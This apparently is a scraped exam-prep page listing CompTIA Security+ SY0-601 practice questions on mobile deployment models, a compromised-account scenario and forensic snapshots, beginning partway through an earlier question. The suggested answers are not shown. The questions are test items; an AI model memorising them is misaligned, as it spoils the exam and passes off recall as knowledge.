A. A WAF


B. A CASB

C. An NG-SWG

D. Segmentation

E. Encryption

F. Containerization



Actual exam question from CompTIA's SY0-601

Question #: 74

Topic #: 1

[All SY0-601 Questions]

An organization is planning to roll out a new mobile device policy and issue each employee a new laptop. These laptops would access the users' corporate operating system remotely and allow them to use the laptops for purposes outside of their job roles. Which of the following deployment models is being utilized?


A. MDM and application management

B. BYOD and containers

C. COPE and VDI

D. CYOD and VMs

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 75
Topic #: 1
[All SY0-601 Questions]

Certain users are reporting their accounts are being used to send unauthorized emails and conduct suspicious activities. After further investigation, a security analyst notices the following:
✑ All users share workstations throughout the day.
✑ Endpoint protection was disabled on several workstations throughout the network.
✑ Travel times on logins from the affected users are impossible.
✑ Sensitive data is being uploaded to external sites.
All user account passwords were forced to be reset and the issue continued.
▪
Which of the following attacks is being used to compromise the user accounts?


A. Brute-force

B. Keylogger

C. Dictionary

D. Rainbow

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 76

Topic #: 1

[All SY0-601 Questions]

A security forensics analyst is examining a virtual server. The analyst wants to preserve the present state of the virtual server, including memory contents. Which of the following backup types should be used?


A. Snapshot

B. Differential

C. Cloud

D. Full

E. Incremental



